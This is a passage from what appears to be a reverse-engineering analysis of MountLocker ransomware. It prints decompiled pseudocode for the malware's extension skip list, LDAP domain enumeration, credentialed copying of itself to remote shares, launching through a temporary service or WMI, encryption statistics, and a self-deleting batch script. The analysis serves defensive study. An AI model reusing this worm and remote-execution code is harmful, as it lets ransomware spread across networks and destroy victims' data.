  if ( StrStrIW(file_name, g_enc_file_ext_ReadManual_F638D8A0) )
  {
    _InterlockedIncrement(&dword_14001332C);
    return 0;
  }
  // file extension is in the ignored list
  if ( !f_ml_check_extension_in_ignored_list(file_name) )
  {
    return 1;
  }
exit_sub:
  _InterlockedIncrement(&dword_140013328);
```

```
  return 0;
}
```

+ File extension is not in ignored list:

```
'exe'
'dll'
'sys'
'msi'
'mui'
'inf'
'cat'
'bat'
'cmd'
'ps1'
'vbs'
'ttf'
'fon'
'lnk'
```

```
unsigned int __fastcall f_ml_check_extension_in_ignored_list(WCHAR *file_name)
{
  WCHAR curr_char; // r8
  WCHAR *v2; // rdx
  WCHAR *psz_extension; // rax
  _WORD *ext_name_pos; // rdx
  __int64 i; // rcx
  signed __int64 offset; // r8
  const WCHAR *pwsz_ignored_ext_list; // rax
  __int64 ignored_ext_idx; // rbx
  WCHAR psz1[36]; // [rsp+20h] [rbp-48h]

  curr_char = *file_name;
  v2 = 0i64;
  if ( !*file_name )
  {
    return 0;
  }
  do
  {
    psz_extension = file_name;
    if ( curr_char != '.' )
    {
      psz_extension = v2;
    }
    ++file_name;
    v2 = psz_extension;
    curr_char = *file_name;
  }
  while ( *file_name );
  if ( !psz_extension )
  {
    return 0;
  }
  ext_name_pos = psz_extension + 1;
  i = 0i64;
  if ( psz_extension[1] )
  {
    offset = (char *)psz1 - (char *)ext_name_pos;
    // copy extension name to new buffer
    while ( i != 30 )
    {
      ++i;
      *(_WORD *)((char *)ext_name_pos + offset) = *ext_name_pos;
      ++ext_name_pos;
      if ( !*ext_name_pos )
      {
        goto chec_in_avoid_list;
      }
    }
  }
  else
  {
chec_in_avoid_list:
    psz1[i] = 0;
```

```
    if ( i )
    {
      pwsz_ignored_ext_list = g_ignored_extension_list;
      ignored_ext_idx = 0i64;
      while ( pwsz_ignored_ext_list )
      {
        if ( !StrCmpIW(psz1, pwsz_ignored_ext_list) )
        {
          return 1;
        }
        pwsz_ignored_ext_list = (&g_ignored_extension_list)[++ignored_ext_idx];
      }
    }
  }
  return 0;
}
```

Worm feature

+ Use `IDirectorySearch` COM interface to enumerate PC into domain:

```
unsigned int __fastcall f_ml_enum_pc_into_domain_via_LDAP(ml_worm_info *worm_info)
{
  const WCHAR *wsz_UserName; // rbx
  const WCHAR *wsz_Password; // rsi
  DWORD err_code; // eax
  HRESULT v6; // edx
  MACRO_NERR hres; // ebx MAPDST
  HRESULT res; // eax
  HRESULT err_code_1; // er8
  WCHAR *err_str; // r8
  WCHAR v12[24]; // [rsp+30h] [rbp-D0h]
  WCHAR lpszLDAPPathName[280]; // [rsp+60h] [rbp-A0h]
  IDirectorySearch *pDSSearch; // [rsp+2A0h] [rbp+1A0h]
  __int64 phSearchResult; // [rsp+2A8h] [rbp+1A8h]
  LPBYTE lpDcName; // [rsp+2B0h] [rbp+1B0h]
  const wchar_t *wsz_name; // [rsp+2B8h] [rbp+1B8h]

  wsz_name = L"name";
  f_ml_write_format_string_to_log_file_or_console(3, L"Enum PC into domain...\r\n");
  wsz_UserName = g_szUserName;
  wsz_Password = g_szPassword;
  lpDcName = 0i64;
  // use LDAP to make Active Directory query requests to the primary domain
controller
  lstrcpyW(lpszLDAPPathName, L"LDAP://");
  err_code = NetGetDCName(0i64, 0i64, &lpDcName);
  hres = NERR_DCNotFound;
  if ( err_code == NERR_DCNotFound )
  {
    v6 = NERR_DCNotFound;
  }
  else
  {
    if ( !err_code && lpDcName )
    {
      lstrcatW(lpszLDAPPathName, (LPCWSTR)lpDcName + 2);
      NetApiBufferFree(lpDcName);
    }
    // retrieves IDirectorySearch interface
    hres = ADsOpenObject(lpszLDAPPathName, wsz_UserName, wsz_Password, 0,
&IID_IDirectorySearch, (void **)&pDSSearch);
    if ( hres == NERR_Success )
    {
      // search for all computers in domain
      hres = (unsigned int)pDSSearch->lpVtbl->ExecuteSearch(pDSSearch, L"
(objectClass=computer)", &wsz_name, 1i64, &phSearchResult);
      if ( hres == NERR_Success )
      {
        for ( res = pDSSearch->lpVtbl->GetFirstRow(pDSSearch, phSearchResult); ; res
= pDSSearch->lpVtbl->GetNextRow(pDSSearch, phSearchResult) )
        {
          hres = res;
          if ( res )
          {
            break;
```

```
          }
          hres = f_ml_extract_DN_string_and_setup_stru_func(pDSSearch,
phSearchResult, worm_info);
          if ( hres )
          {
            break;
          }
        }
        pDSSearch->lpVtbl->CloseSearchHandle(pDSSearch, phSearchResult);
      }
      pDSSearch->lpVtbl->Release(pDSSearch);
      hres = NERR_Success;
    }
    v6 = hres;
    if ( hres == NERR_Success )
    {
      sub_140003290(worm_info);
      f_ml_write_format_string_to_log_file_or_console(3, L"Enum PC into domain...
FINISHED\r\n");
      return 1;
    }
  }
  err_code_1 = (unsigned __int16)hres;
  if ( (hres & 0xFFFF0000) != 0x80070000 )
  {
    err_code_1 = v6;
  }
  switch ( err_code_1 )
  {
    case 0x52E:
      err_str = L"LOGON_ERROR";
      break;
    case 5:
      err_str = L"ACCESS_DENIED";
      break;
    case 8:
      err_str = L"NOT_ENOUGH_MEMORY";
      break;
    case 0x35:
      err_str = L"BAD_PATH_OR_OFFLINE";
      break;
    default:
      wsprintfW(v12, L"%0.8X");
      err_str = v12;
      break;
  }
  f_ml_write_format_string_to_log_file_or_console(3, L"[ERROR] locker.worm > enum pc
into domain error=%s\r\n", err_str);
  return 0;
}
```

+ Use `WNetAddConnection2W` to make a connection to remote target PC by using the provided username and password arg:

```
__int64 __fastcall f_ml_launch_ransomware_remotely(WCHAR *DN_PC_Name)
{
  int ret; // edi
  DWORD connRes; // eax MAPDST
  WCHAR *err_str; // r8
  HANDLE h_proc_heap; // rax
  WCHAR v8[24]; // [rsp+20h] [rbp-B8h]
  WCHAR Name[68]; // [rsp+50h] [rbp-88h]

  ret = 0;
  if ( g_szUserName )
  {
    // use WNetAddConnection2W
    connRes = f_ml_establish_connection_with_remote_pc(DN_PC_Name, g_szUserName,
g_szPassword);
    // If the function fails, log errors
    if ( connRes )
    {
      if ( (connRes & 0xFFFF0000) == 0x80070000 )
      {
        connRes = (unsigned __int16)connRes;
      }
      switch ( connRes )
      {
        case 0x52Eu:
          err_str = L"LOGON_ERROR";
          break;
        case 5u:
          err_str = L"ACCESS_DENIED";
          break;
        case 8u:
          err_str = L"NOT_ENOUGH_MEMORY";
          break;
        case 0x35u:
          err_str = L"BAD_PATH_OR_OFFLINE";
          break;
        default:
          wsprintfW(v8, L"%0.8X");
          err_str = v8;
          break;
      }
      f_ml_write_format_string_to_log_file_or_console(1, L"[WARN] locker.worm > logon
on server error=%s pcname=%s \r\n", err_str, DN_PC_Name);
    }
    else
    {
      ret = 1;
    }
  }
  f_ml_drop_and_launch_ransomware(DN_PC_Name);
  if ( ret )
  {
    wsprintfW(Name, L"\\\\%s", DN_PC_Name);
    WNetCancelConnection2W(Name, 0, 1);
  }
```

```
  if ( !DN_PC_Name )
  {
    return 0i64;
  }
  h_proc_heap = GetProcessHeap();
  HeapFree(h_proc_heap, 0, DN_PC_Name);
  return 0i64;
}
```

… then try to drop ransomware to remote target PC:

```
  remote_victim_info.copy_file_to_share_resource_flag = 0;
  remote_victim_info.rand_num = GetTickCount();
  remote_victim_info.PC_Name = DN_PC_Name;
  remote_victim_info.ProgramData_path = L"C:\\ProgramData";
  remote_victim_info.win32_err_code = ERROR_NOT_FOUND;
  *(_OWORD *)&remote_victim_info.file_path = 0i64;
  wsprintfW(remoteProgramData_path, L"\\\\%s\\C$\\ProgramData", DN_PC_Name);
  f_ml_processing_shared_resource_and_drop_itself(remoteProgramData_path,
&remote_victim_info);
  if ( !remote_victim_info.copy_file_to_share_resource_flag )
  {
    remote_victim_info.ProgramData_path = 0i64;
    res = f_ml_retrieve_shared_resource_info_and_exec_func(
            remote_victim_info.PC_Name,
            f_ml_processing_shared_resource_and_drop_itself,
            &remote_victim_info);
    v3 = res;
    if ( res )
    {
      if ( (res & 0xFFFF0000) == 0x80070000 )
      {
        v3 = (unsigned __int16)res;
      }
      switch ( v3 )
      {
        case 0x52E:
          errStr = L"LOGON_ERROR";
          break;
        case 5:
          errStr = L"ACCESS_DENIED";
          break;
        case 8:
          errStr = L"NOT_ENOUGH_MEMORY";
          break;
        case 0x35:
          errStr = L"BAD_PATH_OR_OFFLINE";
          break;
        default:
          wsprintfW(v28, L"%0.8X");
          errStr = v28;
          break;
      }
      szEnum_share_err = L"\t%s... ENUM shares error=%s\r\n";
LABEL_15:
      f_ml_write_format_string_to_log_file_or_console(3, szEnum_share_err,
remote_victim_info.PC_Name, errStr);
      v6 = 0;
      goto LABEL_94;
    }
    if ( !remote_victim_info.copy_file_to_share_resource_flag )
    {
      err_code = LOWORD(remote_victim_info.win32_err_code);
      if ( (remote_victim_info.win32_err_code & 0xFFFF0000) != 0x80070000 )
      {
        err_code = remote_victim_info.win32_err_code;
```

```
    }
    switch ( err_code )
    {
      case 0x52Eu:
        errStr = L"LOGON_ERROR";
        break;
      case 5u:
        errStr = L"ACCESS_DENIED";
        break;
      case 8u:
        errStr = L"NOT_ENOUGH_MEMORY";
        break;
      case 0x35u:
        errStr = L"BAD_PATH_OR_OFFLINE";
        break;
      default:
        wsprintfW(v28, L"%0.8X");
        errStr = v28;
        break;
    }
    szEnum_share_err = L"\t%s... COPY error=%s\r\n";
    goto LABEL_15;
  }
}
```

```
__int64 __fastcall f_ml_processing_shared_resource_and_drop_itself(const WCHAR
*remoteProgramData_path, ml_worm_remote_victim_info *victim_info)
{
  const WCHAR *lpFileName; // rax
  wchar_t *ProgramData_path; // rdx
  const OLECHAR *cmd; // rax
  BOOL copyRes; // eax

  victim_info->copy_file_to_share_resource_flag = 0;
  // check path not have ADMIN$ or IPC$
  if ( StrStrIW(remoteProgramData_path, L"\\ADMIN$") ||
StrStrIW(remoteProgramData_path, L"\\IPC$") )
  {
    return 1i64;
  }
  // build random file name
  lpFileName = (const WCHAR *)f_ml_format_input_string(L"%s\\%u.exe",
remoteProgramData_path, victim_info->rand_num);
  ProgramData_path = victim_info->ProgramData_path;
  victim_info->file_path = lpFileName;
  if ( ProgramData_path )
  {
    cmd = (const OLECHAR *)f_ml_format_input_string(L"\"%s\\%u.exe\" %s /NOLOG",
ProgramData_path, victim_info->rand_num, g_params_arg_value);
  }
  else
  {
    cmd = (const OLECHAR *)f_ml_format_input_string(L"\"%s\" %s /NOLOG", lpFileName,
g_params_arg_value);
  }
  victim_info->szStartCmd = cmd;
  copyRes = CopyFileW(lpMountLockerPath, victim_info->file_path, 0);
  victim_info->copy_file_to_share_resource_flag = copyRes;
  if ( copyRes )
  {
    return 0i64;
  }
  victim_info->win32_err_code = GetLastError();
  return 1i64;
}
```

> After successful drop, try to launch the payload on the remote host based on the `/NETWORK` argument

+ Execute payload through a service.

Service Name: `Update<rand_num` >

Command: `cmd.exe /c start` `" payload_path params /NOLOG"`

```
    if ( g_network_type == NETWORK_SERVICE )
    {
      launch_cmd = (WCHAR *)f_ml_format_input_string(L"cmd.exe /c start \"\" %s",
remote_victim_info.szStartCmd);
      if ( !launch_cmd )
      {
        res_1 = 8;
log_error:
        err_code = (unsigned __int16)res_1;
        if ( (res_1 & 0xFFFF0000) != 0x80070000 )
        {
          err_code = res_1;
        }
        switch ( err_code )
        {
          case 0x52Eu:
            errStr = L"LOGON_ERROR";
            break;
          case 5u:
            errStr = L"ACCESS_DENIED";
            break;
          case 8u:
            errStr = L"NOT_ENOUGH_MEMORY";
            break;
          case 0x35u:
            errStr = L"BAD_PATH_OR_OFFLINE";
            break;
          default:
            wsprintfW(v27, L"%0.8X");
            errStr = v27;
            break;
        }
        v11 = L"\t%s... SERVICE error=%u\r\n";
        goto LABEL_90;
      }
      res_1 = f_ml_start_service(&remote_victim_info, launch_cmd);
      if ( res_1 )
      {
        goto log_error;
      }
LABEL_92:
      f_ml_write_format_string_to_log_file_or_console(3, L"\t%s... OK\r\n",
DN_PC_Name);
      goto LABEL_93;
    }
```

```
__int64 __fastcall f_ml_start_service(ml_worm_remote_victim_info *service_info, WCHAR
*launch_cmd)
{
  DWORD rand_num; // eax
  const WCHAR *lpPassword; // rdi
  const WCHAR *lpServiceStartName; // r14
  SC_HANDLE schSCManager; // rax MAPDST
  DWORD ret; // ebx
  SC_HANDLE hService; // rax MAPDST
  DWORD win32_err_code; // eax
  HANDLE h_proc_heap; // rax
  WCHAR ServiceName[32]; // [rsp+70h] [rbp-48h]

  rand_num = GetTickCount();
  wsprintfW(ServiceName, L"Update%u", rand_num);
  lpPassword = g_szPassword;
  lpServiceStartName = g_szUserName;
  // Required to call the CreateService function to create a service object and add
it to the database.
  schSCManager = OpenSCManagerW(service_info->PC_Name, 0i64,
SC_MANAGER_CREATE_SERVICE);
  ret = 0;
  if ( schSCManager )
  {
    hService = CreateServiceW(
                 schSCManager,
                 ServiceName,
                 ServiceName,
                 SERVICE_ALL_ACCESS,
                 SERVICE_WIN32_OWN_PROCESS,
                 SERVICE_DEMAND_START,
                 0,
                 launch_cmd,
                 0i64,
                 0i64,
                 0i64,
                 lpServiceStartName,
                 lpPassword);
    if ( hService )
    {
      if ( !StartServiceW(hService, 0, 0i64) )
      {
        win32_err_code = GetLastError();
        if ( win32_err_code == ERROR_SERVICE_REQUEST_TIMEOUT )
        {
          win32_err_code = 0;
        }
        ret = win32_err_code;
      }
      DeleteService(hService);
      CloseServiceHandle(hService);
    }
    else
    {
      ret = GetLastError();
```

```
    }
    CloseServiceHandle(schSCManager);
  }
  else
  {
    ret = GetLastError();
  }
  h_proc_heap = GetProcessHeap();
  HeapFree(h_proc_heap, 0, launch_cmd);
  return ret;
}
```

+ Execute payload through WMI by using `IWbemServices` COM interface:

```
  launchWMIRes = f_ml_launch_ransom_through_WMI(DN_PC_Name, g_szUserName,
g_szPassword, remote_victim_info.szStartCmd);
  if ( launchWMIRes == WBEM_E_LOCAL_CREDENTIALS )
  {
    launchWMIRes = f_ml_launch_ransom_through_WMI(DN_PC_Name, 0i64, 0i64,
remote_victim_info.szStartCmd);
  }
  if ( !launchWMIRes )
  {
    goto LABEL_92;
  }
  v9 = (unsigned __int16)launchWMIRes;
  if ( (launchWMIRes & 0xFFFF0000) != 0x80070000 )
  {
    v9 = launchWMIRes;
  }
  switch ( v9 )
  {
    case 0x52E:
      errStr = L"LOGON_ERROR";
      break;
    case 5:
      errStr = L"ACCESS_DENIED";
      break;
    case 8:
      errStr = L"NOT_ENOUGH_MEMORY";
      break;
    case 0x35:
      errStr = L"BAD_PATH_OR_OFFLINE";
      break;
    default:
      wsprintfW(v27, L"%0.8X");
      errStr = v27;
      break;
  }
  v11 = L"\t%s... WMI error=%s\r\n";
```

```
HRESULT __fastcall f_ml_launch_ransom_through_WMI(WCHAR *szComputerName, const WCHAR
*szUserName, const WCHAR *szPassword, const OLECHAR *szCommand)
{
  HRESULT result; // eax
  HRESULT hres; // ebx
  IWbemClassObject *pOutParams; // [rsp+40h] [rbp-40h] MAPDST
  IWbemClassObject *pClassInstance; // [rsp+48h] [rbp-38h]
  IWbemClassObject *pInstance; // [rsp+50h] [rbp-30h]
  IWbemClassObject *pIWbemClassObject; // [rsp+58h] [rbp-28h]
  IWbemServices *pIWbemServices; // [rsp+60h] [rbp-20h] MAPDST
  VARIANT varCommand; // [rsp+68h] [rbp-18h]

  pIWbemServices = 0i64;
  pIWbemClassObject = 0i64;
  pInstance = 0i64;
  pClassInstance = 0i64;
  pOutParams = 0i64;
  result = f_ml_obtain_pointer_to_IWbemServices(szComputerName, szUserName,
szPassword, &pIWbemServices);
  if ( result )
  {
    return result;
  }
  // Set up to call the Win32_Process::Create method
  hres = pIWbemServices->lpVtbl->GetObjectA(pIWbemServices, L"Win32_Process", 0i64,
0i64, (__int64 *)&pIWbemClassObject, 0i64);
  if ( !hres )
  {
    if ( !pIWbemClassObject )
    {
      goto set_err;
    }
    hres = pIWbemClassObject->lpVtbl->GetMethod(pIWbemClassObject, L"Create", 0i64,
(__int64 *)&pInstance, 0i64);
    if ( hres )
    {
      goto release_obj;
    }
    if ( !pInstance )
    {
set_err:
      hres = E_POINTER;
      goto release_obj;
    }
    hres = pInstance->lpVtbl->SpawnInstance(pInstance, 0i64, (__int64
*)&pClassInstance);
    if ( !hres )
    {
      if ( pClassInstance )
      {
        // Create the values for the in-parameters and
        // Store the value for the in-parameters
        varCommand.vt = hres + 8;
        varCommand.llVal = (LONGLONG)SysAllocString(szCommand);
        hres = pClassInstance->lpVtbl->Put(pClassInstance, L"CommandLine", 0i64,
```

```
(__int16 *)&varCommand, 0);
        SysFreeString(varCommand.bstrVal);
        if ( hres )
        {
          goto release_obj;
        }
        // Execute Method
        hres = pIWbemServices->lpVtbl->ExecMethod(
                 pIWbemServices,
                 L"Win32_Process",
                 L"Create",
                 0i64,
                 0i64,
                 pClassInstance,
                 (__int64 *)&pOutParams,
                 0i64);
        if ( hres )
        {
          goto release_obj;
        }
        if ( pOutParams )
        {
          varCommand.vt = 1;
          hres = pOutParams->lpVtbl->Get(pOutParams, L"ProcessId", 0i64, (VARIANT
**)&varCommand, 0i64, 0i64);
          if ( !hres && varCommand.vt == 1 )
          {
            hres = 1;
          }
          goto release_obj;
        }
      }
      goto set_err;
    }
  }
release_obj:
  if ( pOutParams )
  {
    pOutParams->lpVtbl->Release(pOutParams);
  }
  if ( pClassInstance )
  {
    pClassInstance->lpVtbl->Release(pClassInstance);
  }
  if ( pInstance )
  {
    pInstance->lpVtbl->Release(pInstance);
  }
  if ( pIWbemClassObject )
  {
    pIWbemClassObject->lpVtbl->Release(pIWbemClassObject);
  }
  pIWbemServices->lpVtbl->Release(pIWbemServices);
  return hres;
}
```

Update log stats, deletes itself

After completing the encryption process on the victim machine, it updates log statistics:

```
    f_ml_write_format_string_to_log_file_or_console(a1, L"==[ STATS
]======================\r\n");
    f_ml_write_format_string_to_log_file_or_console(a1, L"Total crypted:\t%.3f
GB\t\t\r\n", (float)((float)(int)qword_140013360 * 9.3132257e-10));
    f_ml_write_format_string_to_log_file_or_console(a1, L"Crypt Avg:\t%0.3f
MB/s\t\t\r\n", crypt_avg);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Files:\t\t%0.3f
files/s\t\t\r\n", num_files);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Time:\t\t%u sec\t\t\r\n",
time);
    f_ml_write_format_string_to_log_file_or_console(a1, L"==[ DIRS
]=======================\r\n");
    f_ml_write_format_string_to_log_file_or_console(a1, L"Total:\t\t%u\t\t\r\n",
dword_140013350);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Skipped:\t%u\t\t\r\n",
dword_140013354);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Error:\t\t%u\t\t\r\n",
dword_140013358);
    f_ml_write_format_string_to_log_file_or_console(a1, L"==[ FILES
]======================\r\n");
    f_ml_write_format_string_to_log_file_or_console(a1, L"Total:\t\t%u\t\t\r\n",
dword_140013320);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Locked:\t\t%u\t\t\r\n",
dword_140013324);
    f_ml_write_format_string_to_log_file_or_console(a1, L"==[ FILES SKIPPED
]===============\r\n");
    f_ml_write_format_string_to_log_file_or_console(a1, L"Black:\t\t%u\t\t\r\n",
dword_140013328);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Locked:\t\t%u\t\t\r\n",
dword_14001332C);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Manual:\t\t%u\t\t\r\n",
dword_140013330);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Prog:\t\t%u\t\t\r\n",
dword_140013334);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Size:\t\t%u\t\t\r\n",
dword_140013338);
    f_ml_write_format_string_to_log_file_or_console(a1, L"==[ FILE ERROR
]==================\r\n");
    f_ml_write_format_string_to_log_file_or_console(a1, L"Open:\t\t%u\t\t\r\n",
dword_14001333C);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Read:\t\t%u\t\t\r\n",
dword_140013344);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Write:\t\t%u\t\t\r\n",
dword_140013348);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Pos:\t\t%u\t\t\r\n",
dword_14001334C);
    f_ml_write_format_string_to_log_file_or_console(a1, L"Rename:\t\t%u\t\t\r\n",
dword_140013340);
```

Malware checks the `/NODEL` argument. If this value is `0`, it will delete itself.

```
    if ( !g_nodel_flag )
    {
      f_ml_exec_self_deletion();
    }

__int64 f_ml_exec_self_deletion()
{
  __int64 tmp_path_len; // rbx
  DWORD rand_num; // eax
  struct _STARTUPINFOW StartupInfo; // [rsp+50h] [rbp-B0h]
  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+C0h] [rbp-40h]
  WCHAR wsz_temp_path[264]; // [rsp+E0h] [rbp-20h]
  WCHAR CommandLine[264]; // [rsp+2F0h] [rbp+1F0h]

  tmp_path_len = GetTempPathW(MAX_PATH, wsz_temp_path);
  rand_num = GetTickCount();
  wsprintfW(&wsz_temp_path[tmp_path_len], L"\\%0.8X.bat", rand_num);
  if ( !f_ml_create_file(wsz_temp_path, "attrib -s -r -h %1\r\n:l\r\ndel /F /Q
%1\r\nif exist %1 goto l\r\ndel %0 ", 0x41u) )
  {
    return 0i64;
  }
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 0x68;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  wsprintfW(CommandLine, L"\"%s\" \"%s\"", wsz_temp_path, lpMountLockerPath);
  if ( CreateProcessW(0i64, CommandLine, 0i64, 0i64, 0, CREATE_NO_WINDOW, 0i64, 0i64,
&StartupInfo, &ProcessInformation) )
  {
    ExitProcess(0);
  }
  return 0i64;
}
```